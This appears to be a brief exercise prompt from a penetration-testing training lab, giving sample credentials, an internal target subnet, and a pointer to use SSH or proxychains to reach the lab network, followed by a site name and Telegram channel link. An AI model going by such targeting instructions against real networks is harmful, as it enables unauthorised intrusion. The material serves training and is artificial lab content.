The company `LAB CORP` provided the following credentials: user `tom` and password `tom123`. Your internal enumeration target network is `172.16.19.0/24`.

SSH to the attack box (target machine) or use `proxychains` to reach `LAB CORP`'s internal network.

Good luck!

hide01.ir

https://t.me/CyberFreeCourses